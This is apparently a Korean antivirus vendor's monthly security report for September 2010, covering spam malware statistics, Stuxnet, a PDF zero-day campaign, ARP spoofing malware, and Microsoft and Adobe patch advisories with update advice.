9월의 스팸 메일은 97.6%, 바이러스 메일은 2.3%를 차지하였다. 8월에 비해 스팸메일이 0.3% 증가, 바이러스 메일이 0.3% 비율로 감소하였다.

(3) 스팸 메일 내의 악성코드 현황

[2010년 9월 1일 ~ 2010년 9월 30일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Virut-T	6,902	41.00%
2	W32/MyDoom-H	3,008	17.87%
3	Mal/ZipMal-B	1,774	10.54%
4	JS/WndRed-B	884	5.25%
5	Mal/BredoZp-B	707	4.20%
6	W32/Mytob-C	645	3.83%
7	W32/Sality-I	426	2.53%
8	W32/Bagz-C	419	2.49%
9	W32/Mytob-R	287	1.70%
10	Troj/CryptBx-ZP	271	1.61%

스팸 메일 내의 악성코드 현황은 9월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프이다. 현재 W32/Virut-T이 41%로 계속 1위를 차지하고 있다.

2위는 17.87%를 차지한 W32/MyDoom-H, 3위는 10.54%를 차지한 Mal/ZipMal-B이다.

9월은 SNS(social Network Service) 서비스인 페이스북(Facebook)에서 `Hello` `Hi` `Cool` 제목으로 가짜 백신을 설치하는 악성 메일 유포가 많았다.


Part Ⅱ 9월의 이슈 돋보기

1. 9월의 보안 이슈

9월에는 Adobe 최신 제로데이 취약점을 이용하는 골프 클리닉 PDF 악성코드 출현과 이란 원자력 발전소에서 SCADA 시스템을 목표로한 Stuxnet 악성코드의 발견, 온라인 계정의 비밀번호를 훔치는 ARP Spoofing 악성코드의 유행에 관한 보안 이슈가 있었습니다.

- **어도비 최신 제로데이 취약점을 이용하는 골프 클리닉 PDF 악성코드 주의**

당신의 골프 점수를 향상시켜줄 수 있는 세계적인 강사 데이비드 레드베터(David Leadbetter)의 골프 클리닉 내용으로 위장한 메일 속에 어도비 아크로뱃(Adobe Acrobat) 제로데이 취약점을 이용하는 악성 PDF 파일이 첨부되어 유포한 사례를 발견했습니다.
취약점(CVE-2010-2833)은 어도비 아크로뱃의 TrueType Font(TTF) 처리 과정에서 원격코드를 실행시킬 수 있는 문제이며 10월 7일에 공식 보안 패치가 발표되었습니다.
악성 PDF 파일은 새로운 다운로더(Downloader) 악성코드를 다운로드 한 후, 다운 받은 다운로더는 새로운 악성코드를 내려 받기 위해 대기하는 특징을 가지고 있습니다.





<그림 : 어도비 아크로뱃(Adobe Acrobat) 제로데이 취약점(CVE-2010-2833)을 악용한 데이비드 레드베터(David Leadbetter) 골프 클리닉 악성코드 이메일>

- **이란 핵시설과 여러 SCADA 시스템을 타켓으로 한 Stuxnet 악성코드**

추석 연휴 기간 동안 외신을 통해 인터넷과 연결되지 않은 SCADA 시스템을 공격하는 Stuxnet 악성코드가 이란의 원자력 발전소에서 발견되었다는 보도가 특히 많았습니다.
Stuxnet 악성코드는 윈도우와 Siemense SCADA 시스템의 취약점, USB 자동실행(Autorun)을 통해 유포되며, 알약에서는 이미 7월에 Stuxnet의 엔진 업데이트를 완료했습니다.
국내에서도 Stuxnet에 감염된 PC가 존재한 것으로 파악되고 있으며, 이미 감염된 PC에서는 알약과 Bitdefender 전용백신을 통해 Stuxnet 악성코드를 치료하실 수 있습니다.
알약 보안공지 : http://alyac.altools.co.kr/SecurityCenter/Analysis/NoticeView.aspx?id=62


<Stuxnet 악성코드가 발견된 이란 부쉐르(Bushehr) 원자력 발전소>







<지멘스(Siemens) Simatic WinCC 기반 SCADA 프로그램 및 Bitdefender 전용백신>


- **온라임 계정 비밀번호를 훔치는 ARP Spoofing 악성코드 유행**


2007~2008년 사이에 크게 유행했던 ARP Spoofing 공격이 다시 유행하고 있습니다. 10월 현재까지도 악성코드 제작자가 지속적인 변종을 유포하고 있는 상황입니다. 하지만, 이번에 ARP Spoofing을 실행하는 악성코드는 인터넷 익스플로러(IE) 취약점에 대한 패치 설치와 최신 버전의 백신으로 충분히 예방할 수 있습니다.

알약 보안공지 : http://alyac.altools.co.kr/SecurityCenter/Analysis/NoticeView.aspx?id=58

<악성코드 감염 PC에서 과도한 ARP Reply 패킷이 발생하는 화면>





<ARP Reply 패킷으로 인해 잘못된 MAC 주소로 변경되는 화면 및 알약 전용백신>

Part Ⅱ 9월의 이슈 돋보기

2. 9월의 취약점 이슈

• Microsoft 9월 정기 보안 업데이트

윈도우 취약점(프린터 스풀러 서비스, MPEG-4 코덱, 유니코드 스크립트 프로세서 등)으로 원격코드 실행 문제점과 MS 아웃룩, IIS 서버, Active Directory 취약점으로 인한 원격코드 실행 문제점 등을 해결한 Microsoft 9월 정기 보안 업데이트를 발표하였습니다.

<해당 제품>

- Windows XP, Server 2003~2008
- Windows Vista, Windows 7
- Microsoft Office XP - Outlook 2002
- IIS(Internet Information Server) 5.1~7.5

<취약점 목록>

[MS10-061] 인쇄 스풀러 서비스의 취약점으로 인한 원격 코드 실행 문제점
[MS10-062] MPEG-4 코덱의 취약점으로 인한 원격 코드 실행 문제점
[MS10-063] Unicode Scripts Processor의 취약점으로 인한 원격 코드 실행 문제점
[MS10-064] Microsoft Outlook의 취약점으로 인한 원격 코드 실행 문제점
[MS10-065] Microsoft IIS(인터넷 정보 서비스)의 취약점으로 인한 원격 코드 실행 문제점
[MS10-066] 원격 프로시저 호출의 취약점으로 인한 원격 코드 실행 문제점
[MS10-067] 워드패드 텍스트 변환기의 취약점으로 인한 원격 코드 실행 문제점
[MS10-068] 로컬 보안 기관 하위 시스템 서비스의 취약점으로 인한 권한 상승 문제점
[MS10-069] Windows CSRSS(Client/Server Runtime Subsystem)의 취약점으로 인한 권한 상승 문제점

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.
한글 : http://www.microsoft.com/korea/technet/security/Bulletin/ms10-sep.mspx
영문 : http://www.microsoft.com/technet/security/Bulletin/ms10-sep.mspx

• Adobe Acrobat/Flash 계열 제품 보안 업데이트 권고

Adobe Acrobat/Flash 계열의 제품군에 대한 코드 실행 관련 취약점을 패치하는 보안 업데이트가 발표 되었습니다.
공격자는 해당 취약점을 악용하여 영향 받는 소프트웨어를 비정상적으로 종료시키거나, 임의의 명령을 실행하여 시스템에 대한 권한 획득할 수 있습니다.
낮은 버전의 Adobe Flash Player/Adobe Air 사용으로 악성코드 감염 등의 사고가 발생할 수 있으므로 사용자의 주의 및 최신버전 설치를 권고합니다.

<해당 제품>

- Adobe Acrobat / Reader 9.3.4 이하 버전 (Windows, Mac OS, Unix)

<취약점 목록>

CVE-2010-2883 : This update resolves a font-parsing input validation vulnerability that could lead to code execution

Note: There are reports that this issue is being actively exploited in the wild.

CVE-2010-2884 : This update resolves a memory corruption vulnerability in the authplay.dll component that could lead to code execution.

CVE-2010-2887 : This update resolves multiple potential Linux-only privilege escalation issues

CVE-2010-2888 : This update resolves multiple input validation errors that could lead to code execution (Windows, ActiveX only)

CVE-2010-2889 : This update resolves a font-parsing input validation vulnerability that could lead to code execution.

CVE-2010-2890 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3619 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3620 : This update resolves an image-parsing input validation vulnerability that could lead to code execution.

CVE-2010-3621 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3622 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3623 : This update resolves a memory corruption vulnerability that could lead to code execution (Macintosh platform only)

CVE-2010-3624 : This update resolves an image-parsing input validation vulnerability that could lead to code execution (Macintosh platform only)

CVE-2010-3625 : This update resolves a prefix protocol handler vulnerability that could lead to code execution

CVE-2010-3626 : This update resolves a font-parsing input validation vulnerability that could lead to code execution.

CVE-2010-3627 : This update resolves an input validation vulnerability that could lead to code execution.

CVE-2010-3628 : This update resolves a memory corruption vulnerability that could lead to code execution.

CVE-2010-3629 : This update resolves an image-parsing input validation vulnerability that could lead to code execution.

CVE-2010-3630 : This update resolves a denial of service vulnerability; arbitrary code execution has not been demonstrated, but may be possible.
CVE-2010-3631 : This update resolves an array-indexing vulnerability that could lead to code execution (Macintosh platform only)
CVE-2010-3632 : This update resolves a memory corruption vulnerability that could lead to code execution.
CVE-2010-3658 : This update resolves a memory corruption vulnerability that could lead to code execution.
This update resolves a denial of service issue (CVE-2010-3656).
This update resolves a denial of service issue (CVE-2010-3657).

<해결책>

Adobe Flash와 Acrobat 계열 제품을 Adobe 홈페이지에서 최신으로 업데이트하거나 개별 패치를 다운로드하여 설치합니다. (Adobe Reader : http://get.adobe.com/kr/reader/)

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb10-021.html

- **ASP.NET Padding Oracle 취약점에 대한 보안 패치 발표**

이번 취약점을 악용해 웹서버의 암호화된 데이터나 시스템 정보를 공격자가 획득할 수 있으며,실제로 공격 피해가 보고되고 있습니다. Microsoft에서는 ASP.NET Padding Oracle 취약점에 대해 Critical 아래의 Important로 규정하고 있으나 실제 공격이 발생하고 있는 점을 감안해 비정기 보안 패치를 발표하였습니다.
취약점 : CVE-2010-3322, MS10-070

<해당 제품>

Windows XP/Vista/7, Windows 2003~2008 Server, .NET Framework 1.1~4.0

<취약점 설명>

ASP.NET 프레임워크가 악의적으로 조작된 데이터를 처리하는 과정에서 ViewState필드와 같은 암호화된 데이터나 Web.config와 같은 설정 파일의 내용을 노출시키는 문제점이 발견되었습니다. 이에 Microsoft에서는 취약점을 해결하는 비정기 보안 패치를 발표하였으므로 Windows 기반의 웹서버에 보안 패치 설치를 권고합니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 파일을 다운로드 받을 수 있습니다. (Windows Update는 10월 12일부터 시행)

<참고 사이트>

영문 : http://www.microsoft.com/technet/security/Bulletin/MS10-070.mspx

Contact us…

㈜이스트소프트 알약보안대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 사이트 : www.alyac.co.kr